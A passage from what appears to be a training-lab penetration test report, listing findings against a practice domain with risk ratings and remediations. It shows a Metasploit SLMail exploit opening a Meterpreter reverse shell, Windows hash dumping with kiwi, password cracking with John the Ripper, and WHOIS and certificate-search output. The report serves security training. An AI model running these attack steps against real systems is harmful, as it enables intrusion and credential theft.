13933C/s 123456..jake Use the "--show" option to display all of the cracked passwords reliably Session completed. (root@kali)~[~/Downloads] # </pre>
Affected Hosts	totalrekall.xyz
Remediation	Remove the file.

Vulnerability 4	Findings
Title	Metasploit
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	Using SLMail on Metasploit, was able to launch a shell into 172.22.117.20

Images	 <pre>File Actions Edit View Help Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65172) at 2024-02-22 16:07:14 -0500 meterpreter > pwd C:\Program Files (x86)\SLmail\System meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ---- - 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-02-08 19:47:54 -0500 maillog.008 100666/rw-rw-rw- 2366 fil 2024-02-12 19:37:51 -0500 maillog.009 100666/rw-rw-rw- 2315 fil 2024-02-14 19:32:00 -0500 maillog.00a 100666/rw-rw-rw- 2366 fil 2024-02-22 15:30:12 -0500 maillog.00b 100666/rw-rw-rw- 1509 fil 2024-02-22 16:07:13 -0500 maillog.txt meterpreter > cat flag4.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > █</pre>
Affected Hosts	totalrekall.xyz
Remediation	Upgrade email service to IMAP.

Vulnerability 5	Findings
Title	User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	While still using the shell launched by SLMail, used kiwi to list all users and their hashed passwords. Using john the password for user flag6 was found.
Images	 <pre>(root@kali)~[~/Downloads] # john flag6.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2024-02-22 16:32) 14.28g/s 1278Kp/s 1278Kc/s 1278Kc/s News2..Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. (root@kali)~[~/Downloads]</pre>

Affected Hosts	totalrekall.xyz
Remediation	Change all passwords, enable MFA, and require stronger passwords.

Vulnerability 6	Findings
Title	Crucial Data Exposition
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	Critical
Description	Data regarding the site owner's address, personal info, and more is exposed
Images	<p>Queried whois.godaddy.com with "totalrekall.xyz"...</p> <pre> Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser: alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser: alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser: alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: </pre>
Affected Hosts	totalrekall.xyz
Remediation	Get the domain registrar to keep personal information private to cut down on exposed information.

Identity Search

[Github Issues](#)

Criteria
Type Identity
Match LIKE
Search: totalekall.xyz

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	565038843	2023-05-03	2023-05-20	2024-05-20	www.totalekall.xyz	totallekall.xyz	www.totalekall.xyz
	562452381	2023-05-18	2023-05-18	2024-05-18	totallekall.xyz	totallekall.xyz	www.totalekall.xyz
	509573837	2022-02-02	2022-02-02	2022-05-03	Flags=7#weuweb totalekall.xyz	Flags=7#weuweb totalekall.xyz	CA=AT, O=ZeroSSL, CN=ZeroSSL, RSA, Domain, Secure Site, CA
	509573816	2022-02-02	2022-02-02	2022-05-03	Flags=7#weuweb totalekall.xyz	Flags=7#weuweb totalekall.xyz	CA=AT, O=ZeroSSL, CN=ZeroSSL, RSA, Domain, Secure Site, CA
	509532433	2022-02-02	2022-02-02	2022-05-03	totallekall.xyz	totallekall.xyz	CA=AT, O=ZeroSSL, CN=ZeroSSL, RSA, Domain, Secure Site, CA
	509532413	2022-02-02	2022-02-02	2022-05-03	totallekall.xyz	totallekall.xyz	CA=AT, O=ZeroSSL, CN=ZeroSSL, RSA, Domain, Secure Site, CA

© SecOps Limited 2015-2024. All rights reserved.